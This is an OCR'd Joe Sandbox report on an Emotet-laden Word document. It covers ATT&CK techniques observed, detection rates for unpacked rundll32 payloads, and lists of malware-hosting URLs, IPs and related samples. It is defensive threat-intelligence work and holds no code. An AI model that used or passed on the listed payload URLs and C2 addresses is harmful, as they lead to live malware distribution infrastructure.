
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Disable or Modify Tools 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	E In N C
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Deobfuscate/Decode Files or Information 3	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2	E R C
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3 2	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E Tı Lı
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Security Software Discovery 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S S'
Cloud Accounts	Command and Scripting Interpreter 2 1 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Virtualization/Sandbox Evasion 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	PowerShell 3	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Hidden Files and Directories 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dat_513543.doc	63%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.470000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.270000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.220000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.rundll32.exe.6f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.2b0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.230000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
7.2.rundll32.exe.240000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
veterinariadrpopui.com	5%	Virustotal		Browse
wpsapk.com	1%	Virustotal		Browse
sofsuite.com	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://veterinariadrpopui.com	100%	Avira URL Cloud	malware	
http://5.2.136.90/04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/	0%	Avira URL Cloud	safe	
http://veterinariadrpopui.com/content/5f18Q/	100%	Avira URL Cloud	malware	
http://sofsuite.com/wp-includes/2jm3nIk/	100%	Avira URL Cloud	phishing	
http://khanhhoahomnay.net/wordpress/CGMC/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://shop.elemenslide.com	0%	Avira URL Cloud	safe	
http://khanhhoahomnay.net	0%	Avira URL Cloud	safe	
http://shop.elemenslide.com/wp-content/n/	100%	Avira URL Cloud	malware	
http://sofsuite.com	0%	Avira URL Cloud	safe	
http://wpsapk.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wpsapk.com/wp-admin/v/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
veterinariadrpopui.com	209.59.139.39	true	true	• 5%, Virustotal, Browse	unknown
wpsapk.com	104.18.61.59	true	true	• 1%, Virustotal, Browse	unknown
sofsuite.com	104.27.144.251	true	true	• 4%, Virustotal, Browse	unknown
khanhhoahomnay.net	210.86.239.69	true	true		unknown
shop.elemenslide.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://5.2.136.90/04rd/6w3hm75k6ju730vl/l0qiyvbr6/vmtc1/bd9090pvenbvbzuu/	true	• Avira URL Cloud: safe	unknown
http://veterinariadrpopui.com/content/5f18Q/	true	• Avira URL Cloud: malware	unknown
http://sofsuite.com/wp-includes/2jm3nIk/	true	• Avira URL Cloud: phishing	unknown
http://khanhhoahomnay.net/wordpress/CGMC/	true	• Avira URL Cloud: malware	unknown
http://wpsapk.com/wp-admin/v/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2108646901.00000000022B0000. 00000002.00000001.sdmp	false		high
http://veterinariadrpopui.com	powershell.exe, 00000005.00000 002.2112702616.0000000003B8D00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2110632977.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105139354.000 0000001CE0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2106445061.000000000 1E70000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2110632977.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105139354.000 0000001CE0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2106445061.000000000 1E70000.00000002.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2111721751.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105906260.000 0000001EC7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2107059819.000000000 2057000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2110632977.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105139354.000 0000001CE0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2106445061.000000000 1E70000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.c	powershell.exe, 00000005.00000 002.2102201796.000000000040400 0.00000004.00000020.sdmp	false		high
http://https://gurztac.wtchevalier.com/wp-content/YzZ6YZ/	powershell.exe, 00000005.00000 002.2110491399.00000000037F200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2112111732.0000000003B2E00 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2112702616.0000000003B8D000.00 000004.00000001.sdmp	false		high
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2111721751.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105906260.000 0000001EC7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2107059819.000000000 2057000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2111721751.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105906260.000 0000001EC7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2107059819.000000000 2057000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000 002.2103756353.000000000243000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 07759466.00000000027F0000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.21091259 54.0000000002800000.00000002.0 0000001.sdmp	false		high
http://shop.elemenslide.com	powershell.exe, 00000005.00000 002.2113413103.0000000003BC800 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://khanhhoahomnay.net	powershell.exe, 00000005.00000 002.2113413103.0000000003BC800 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://shop.elemenslide.com/wp-content/n/	powershell.exe, 00000005.00000 002.2110491399.00000000037F200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2110632977.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2105139354.000 0000001CE0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2106445061.000000000 1E70000.00000002.00000001.sdmp	false		high
http://sofsuite.com	powershell.exe, 00000005.00000 002.2112121116.0000000003B4300 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://wpsapk.com	powershell.exe, 00000005.00000 002.2110491399.00000000037F200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000 002.2102201796.000000000040400 0.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2103756353.000000000243000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 07759466.00000000027F0000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.21091259 54.0000000002800000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.86.239.69	unknown	Viet Nam		24173	NETNAM-AS-APNetnamCompanyVN	true
209.59.139.39	unknown	United States		32244	LIQUIDWEBUS	true
104.27.144.251	unknown	United States		13335	CLOUDFLARENETUS	true
104.18.61.59	unknown	United States		13335	CLOUDFLARENETUS	true
5.2.136.90	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336623
Start date:	06.01.2021
Start time:	15:48:02
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 14s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	dat_513543.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@26/8@7/5
EGA Information:	• Successful, ratio: 90%
HDC Information:	• Successful, ratio: 91.5% (good quality ratio 88%) • Quality average: 75.5% • Quality standard deviation: 25.7%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 1692 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:48:40	API Interceptor	1x Sleep call for process: msg.exe modified
15:48:41	API Interceptor	63x Sleep call for process: powershell.exe modified
15:48:48	API Interceptor	889x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
210.86.239.69	DATA-480841.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• khanhhoahomnay.net/wordpress/CGMC/
209.59.139.39	DATA-480841.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Adjunto.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	NQN0244_012021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Scan-0767672.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	Documento-2021.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	info_39534.doc	Get hash	malicious	Browse	• veterinariadrpopui.com/content/5f18Q/
	http://btxtfnereq4mf3x3q1eq1sdudvhhiurr.www4.me	Get hash	malicious	Browse	• cirugiaesteticamexico.medicainspira.com/wordpress/wp-content/upgrade/i/googlephotos/album/
104.27.144.251	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	Adjunto.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	NQN0244_012021.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
	Scan-0767672.doc	Get hash	malicious	Browse	• sofsuite.com/wp-includes/2jm3nIk/
104.18.61.59	DATA-480841.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• wpsapk.com/wp-admin/v/
5.2.136.90	PACK.doc	Get hash	malicious	Browse	• 5.2.136.90/6d6v7rdk92yimvk/99aw7ok625toqmkhj7c/
	pack 2254794.doc	Get hash	malicious	Browse	• 5.2.136.90/76cxdz6xxj/u15u3hf6xq6us/0vtcgy/tltp48/51u1dif1fy5wlgpgf/
	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90/6tycsc/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90/gv38bn75mnjox2y/c6b9ni4/vj3ut3/kld53/bp623/r5qw7a8y6jtlf9qu/
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90/9ormjijmja/sd2xibclmrp5oftlrxf/
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90/nmjn7tw17/z6mjkdfb6xb/85tf0qh6u/bqo6i0tmr9bo/
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90/zpm1364ks766bq5tfgm/of4c87wiptl9gmt2iai/xi3tkrikfkjmyw07j7s/8758g9rolh/96kjwl7hgnpltacdm2/gdi8d56ispt49sa36ql/
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90/xgyqftp8/ypox5kzx24gfln5utkh/ejrffzc54r5vq/itkmc/prx4/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90/tqndp5p5qacps4njp6/p6z0bktcdw7ja/i1rph/
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90/7hs0yieqcvglex40v9/th111ygicc1htiecx/eto0vvpramp eftpmcc/
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90/n5z35/rncfyghpt3nn9/twyyh8xn/dm5hb/
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90/kcdo20u2bqptv6/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90/6s0p53atjr9ihwygvd/svxo4o84aueyhj9v5m/5lqp30jb/g0ur1kwrzvgj3o0gmmo/dw8my2m1fzzo/
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90/5ciqo/dhqbj3xw/
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90/l7tybna/g7nyjudv6/gf8bykzqxpzupj/wr2o0u8id88pf7dgmx3/9zupu1q7mb/wtjo6ov5niso7jo0n/
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90/vcpu82n/rvhhoco3em4jtl/qxey084opeuhirghxzs/bm8x5w07go1ogzflbv/32imx8ryeb30/bd7tg46kn/
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90/ji02pdi/39rfb96opn/
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90/glhz448zi9act/ieva/q040/sl9198fns4q2/
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90/09hsu3aavqd4/8opns7c/oxp5fp7awb/
	doc-20210104-0184.doc	Get hash	malicious	Browse	• 5.2.136.90/78ro59myn48w9a6ku/bcgjwwwuc/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wpsapk.com	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.18.61.59
	Adjunto.doc	Get hash	malicious	Browse	• 104.18.60.59
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.18.60.59
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.18.61.59
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.18.60.59
	Documento-2021.doc	Get hash	malicious	Browse	• 172.67.141.14
	info_39534.doc	Get hash	malicious	Browse	• 172.67.141.14
veterinariadrpopui.com	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
sofsuite.com	DATA-480841.doc	Get hash	malicious	Browse	• 104.27.145.251
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.27.144.251
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.27.145.251
	Adjunto.doc	Get hash	malicious	Browse	• 104.27.144.251
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.27.144.251

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.27.145.251
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.27.144.251
	Documento-2021.doc	Get hash	malicious	Browse	• 104.27.145.251
	info_39534.doc	Get hash	malicious	Browse	• 172.67.158.72
